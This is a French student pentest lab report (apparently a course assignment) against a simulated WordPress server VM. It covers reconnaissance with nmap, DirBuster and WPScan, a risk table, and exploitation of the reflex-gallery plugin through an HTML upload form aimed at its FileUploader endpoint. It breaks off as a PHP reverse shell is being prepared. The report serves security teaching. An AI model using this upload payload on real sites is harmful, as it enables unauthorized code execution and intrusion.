



## **INF8085 – Cybersécurité**

**Automne 2024**

**TP No. 4**

**Groupe 04**

[REDACTED]

**Soumis à :**

**Lundi 9 Décembre 2024**


<b>Table des matières</b>	<b>2</b>
1. Planification	3
2. Reconnaissance	4
3. Modélisation de la menace	8
4. Exploitation	9
5. Escalade de privilèges	16
6. Recommandations	22
7. Liste de Références	23

## 1. Planification

Cette étape correspond à la détermination du domaine de pentesting. En lisant le mandat conféré, vous allez pouvoir délimiter ce que vous devez faire, ce que vous ne devez pas faire. Vous allez également préparer votre environnement d'audit en fonction des informations que vous avez.

Cette étape consistera ici à configurer votre VM Kali Linux et configurer les différents paramètres réseau nécessaires à la communication avec votre cible, la VM de l'ordinateur de Bob.

Le but de cet audit de sécurité est d'analyser le niveau de protection du serveur de Bob pour vérifier s'il répond aux attentes. Pour cela, nous utilisons une machine virtuelle simulant le serveur de Bob, ainsi qu'une machine Kali Linux. Les machines ont été configurées conformément aux indications fournies dans l'énoncé. Nous avons établi une connexion entre les deux machines à l'aide d'un réseau interne, tout en reliant la machine Kali à un réseau NAT pour permettre un accès à Internet.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "kali@kali: ~". The terminal content shows the following commands and output:

```
(kali㉿kali)-[~]
$ sudo ifconfig eth0 192.168.100.5 netmask 255.255.255.0 up
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:46:4f brd ff:ff:ff:ff:ff:ff
        inet 192.168.100.5/24 brd 192.168.100.255 scope global eth0
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b1:a0:7d brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.8/24 brd 10.0.2.255 scope global dynamic noprefixroute eth1
            valid_lft 366sec preferred_lft 366sec
            inet6 fe80::1126:23a5:3074:62e5/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
```

**Figure 1:** Interfaces des machines du réseau interne

L'adresse IP de la machine Kali sur le réseau interne est 192.168.100.5.

## 2. Reconnaissance

Cette étape consiste à recueillir le plus d'information sur la victime afin de déterminer les principaux vecteurs d'attaques. Elle peut être passive ou active. Nous nous intéresserons aux méthodes actives à savoir le balayage de port, l'énumération de répertoires, etc.


Votre VM Kali possède déjà une panoplie d'outils pour faire de la reconnaissance.

**nmap** : pour le balayage de port et la découverte de services.

Exemple : `nmap -sC -sV -oN sauvegarde.txt 192.x.x.x`.


**dirbuster** : application pour la découverte de répertoires sur des serveurs Web. Cet outil permet de faire des attaques par dictionnaire/ brute force sur des serveurs web et de découvrir les sous répertoires existants. Dans votre VM Kali, vous pouvez trouver des dictionnaires dans `usr/share/dirbuster/wordlists/`. Ils vous permettront de trouver des sous répertoires intéressants.

Pour effectuer une analyse des appareils présents sur le réseau local, nous avons adopté une approche active. La première étape a consisté à utiliser la commande suivante : **sudo netdiscover -i eth0**. Cette commande envoie des paquets ARP aux appareils du réseau via l'interface réseau spécifiée, permettant de récolter des informations utiles pour nos prochaines étapes [1].



```
(kali㉿kali)-[~]
$ sudo netdiscover -i eth0
```

Figure 2 : Analyse des appareils sur le réseau



The screenshot shows a terminal window titled "kali@kali: ~". The window displays the output of an ARP packet capture. The text in the terminal is as follows:

```
Currently scanning: 172.16.85.0/16 | Screen View: Unique Hosts
39 Captured ARP Req/Rep packets, from 2 hosts. Total size: 2340

IP At MAC Address Count Len MAC Vendor / Hostname
10.0.2.3 08:00:27:3f:da:c4 1 60 PCS Systemtechnik GmbH
192.168.100.171 08:00:27:15:e0:7c 38 2280 PCS Systemtechnik GmbH
```

Below the terminal window, the prompt "(kali㉿kali)-[~]" is visible, followed by a dollar sign (\$) indicating the user's current location.

**Figure 3 :** Identification des adresses IP des appareils

L'analyse a révélé la présence de deux appareils sur le réseau, l'un ayant pour adresse IP **10.0.2.3** et l'autre **192.168.100.171**. Sachant que la machine de Bob partage le même sous-réseau que la machine Kali, nous avons déduit que l'adresse IP de la machine de Bob est **192.168.100.171**.

Pour obtenir davantage de détails sur cette machine et détecter d'éventuelles vulnérabilités, nous avons utilisé l'outil **nmap**. La commande exécutée était : **nmap -sC -sV 192.168.100.171**, où :

- **-sC** active les scripts par défaut de nmap,
- **-sV** identifie les services en cours d'exécution ainsi que leurs versions [1].

```

└─(kali㉿kali)-[~]
└$ nmap -sV -sC 192.168.100.171
Starting Nmap 7.91 ( https://nmap.org ) at 2024-11-24 10:07 EST
Stats: 0:00:04 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.100.171
Host is up (0.0027s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 cb:33:39:a3:63:ea:1f:66:48:d5:99:6c:be:4f:57:e9 (RSA)
|   256 63:48:9f:19:b8:4e:3f:ed:ee:ce:a1:3b:b5:3e:93:0c (ECDSA)
|_  256 2e:1e:39:c7:24:50:9f:a9:5c:54:b7:fa:2a:ad:5f:ec (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: 404 Not Found


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.77 seconds

```

**Figure 4 :** Résultat de l'analyse des services de la machine de Bob



Les résultats montrent que le port 22 est utilisé par le service **SSH** (version **OpenSSH 7.4, protocole 2.0**) et que le port 80 héberge un service **HTTP** (version **Apache/2.4.6** avec **PHP/5.4.16**). Cependant, le protocole HTTP n'étant pas sécurisé, il est susceptible de présenter des failles.

Pour explorer davantage le serveur web, nous avons utilisé **OWASP DirBuster**, un outil permettant de découvrir des répertoires et des fichiers cachés. Nous avons fourni l'adresse IP du serveur ainsi que le chemin vers le fichier **directory-list-2.3-medium.txt**, qui contient une liste de noms possibles pour les sous-répertoires et fichiers [2].



**Figure 5 :** Interface utilisateur de OWASP DirBuster

Après l'exécution, l'outil a généré une liste de répertoires et de fichiers présents sur le serveur. Voici quelques exemples issus de cette analyse :



**Figure 6 : Répertoires et fichiers détectés sur le serveur de Bob**

### 3. Modélisation de la menace

*Dans cette phase, vous allez définir les différents processus/services/assets qui peuvent être attaqués. Vous avez trouvé lors de la phase de reconnaissance des vecteurs d'attaques. Vous pouvez compléter cette phase avec une analyse de risque pour déterminer les potentiels agents de menace.*

Nous savons désormais que le serveur de Bob héberge un site web utilisant le CMS WordPress et qu'il est également accessible via SSH.

Nous effectuons une analyse de risque en tenant compte des spécifications suivantes :

- **Bien** : Le site web de Bob.
- **Acteur / Agent de menace** : Cela peut inclure toute personne mal intentionnée cherchant à pirater le serveur de Bob. Il pourrait s'agir de hackers expérimentés ou d'une entreprise concurrente cherchant à limiter la compétition en compromettant le site.
- **Vulnérabilité** : La présence potentielle d'une faille de sécurité dans WordPress ou l'un de ses plug-ins.
- **Scénario** : Exploiter une vulnérabilité identifiée dans WordPress pour obtenir un accès au serveur avec les droits root. Ce scénario peut être exécuté par nous, par un hacker expérimenté, ou par une entreprise concurrente, tel que décrit dans les scénarios 1 à 3 ci-dessous :

Scénario	Capacité	Motivation	Opportunité	Probabilité	Impact	Risque
1	1	2	3	3	3	18
2	3	2	3	3	3	27
3	2	2	3	3	3	54

Nous avons attribué une capacité de 1 car nous ne maîtrisons pas encore totalement les concepts de sécurité, une motivation de 2 puisque nous travaillons sur un contrat pour Bob, et une opportunité de 3, car il existe une faille exploitable. L'impact reste à 3, étant donné que l'obtention des droits root entraînerait des conséquences graves.

Le risque varie selon la capacité de l'acteur : un hacker expérimenté (scénario 2) possède une meilleure capacité technique et donc une probabilité plus élevée de réussir l'attaque. De plus, une entreprise concurrente (scénario 3) pourrait avoir les moyens nécessaires pour compromettre un site comme celui de Bob, ce qui entraîne le risque le plus élevé.

## 4. Exploitation

Durant cette phase, vous allez rechercher des vulnérabilités sur les applications que vous avez trouvées. Vous allez tenter d'en prendre le contrôle.

Il existe des scanneurs de vulnérabilité dans Kali. Par exemple, si vous avez un site Wordpress, vous pouvez utiliser wpscan pour en scanner les vulnérabilités

**wpscan**: outil de test pour application Wordpress, peut énumérer les plugins installés.  
<https://tools.kali.org/web-applications/wpscan>

Exemple: `wpscan --url site_wordpress --enumerate p`

**searchsploit** : outil de recherche dans la base de données d'exploits exploitdb. Vous pouvez chercher localement des exploits sur un service donné

Exemple: `searchsploit woocommerce`

**metasploit** : Après avoir trouvé un exploit dans exploitdb, vous pouvez tester cet exploit sur Metasploit. La commande search permet de chercher dans la liste d'exploits disponibles.

Si vous essayez un exploit sur metasploit et qu'il ne fonctionne pas, en dernier recours vous pouvez essayer d'exploiter la vulnérabilité manuellement. Si c'est le cas, référez-vous au document sur l'exploitation manuelle sur Moodle.

Dans cette section, on va faire une attaque à l'aide de WPScan pour voir les vulnérabilités du serveur de Bob:



```
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.100.171/app/ [192.168.100.171]
[+] Started: Tue Nov 24 10:52:50 2024

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.6 (CentOS) PHP/5.4.16
| - X-Powered-By: PHP/5.4.16
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.100.171/app/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.100.171/app/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.100.171/app/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.100.171/app/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299
```

**Figure 7:** Exécution de l'outil wpSCAN

Dans cette commande nous pouvons constater que la cible à analyser est un /app URL du réseau de Bob 192.168.100.171

The screenshot shows the WPScan interface with the following details:

- Confidence: 100%**
- WP-Cron Enabled:** Found By: Direct Access (Aggressive Detection)
- WordPress Version:** 4.9.4 identified (Insecure, released on 2018-02-06). Found By: Rss Generator (Passive Detection)
- Theme:** twentyseventeen (Version 2.8) - Style URL: http://192.168.100.171/app/wp-content/themes/twentyseventeen/style.css?ver=4.9.4
- Plugins:** reflex-gallery (Version 1.4)
- Scan Statistics:** Requests: 76, Files: 24, Errors: 11, Current speed: 275 requests/sec, Parse Queue Size: 0.
- Logs:** Shows a log entry for the reflex-gallery plugin's README file.

**Figure 8:** Analyse du site web (app)


On voit donc que le plugin reflex-gallery installé a été identifié et celui-ci n'est pas à jour. Il est donc sujet à une vulnérabilité, et on va tenter de l'exploiter.

The screenshot shows the searchsploit interface with the following details:

- Exploit Title:** WordPress Plugin **Reflex Gallery** - Arbitrary File Upload (Metasploit)
- Path:** php/remote/36809.rb, php/webapps/36374.txt
- Statistics:** Requests Done: 34, Cached Requests: 5, Data Sent: 8.698 KB, Data Received: 321.401 KB, Memory used: 227.34 MB, Elapsed time: 00:00:40.


**Figure 9:** Affichage de Reflex Gallery à l'aide de searchsploit

On voit que le plugin est effectivement sujet à certaines vulnérabilités. Entre autres, on voit un exploit nous permettant d'upload n'importe quel fichier sur le serveur.



```
1<form method = "POST" action = "http://192.168.100.171/app/wp-content/-  
2   plugins/reflex-gallery/admin/scripts/FileUploader/php.php"  
2 enctype = "multipart/form-data" >  
3 <input type = "file" name = "qqfile"><br>  
4 <input type = "submit" name = "Submit" value = "gx0s !">  
5 </form>
```


Figure 10: Création du fichier HTML pour l'exploitation de la vulnérabilité



```
File Actions Edit View Help  
kali@kali:~/php-reverse-shell  
GNU nano 5.4          php-reverse-shell.php *
```


